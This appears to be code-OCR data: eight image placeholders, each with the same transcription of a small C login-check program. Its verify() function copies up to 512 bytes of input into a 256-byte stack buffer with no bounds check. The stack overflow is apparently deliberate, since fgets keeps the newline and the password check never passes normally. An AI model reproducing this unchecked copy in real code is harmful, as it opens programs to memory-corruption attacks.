


```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```
#include <ctype.h>   // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



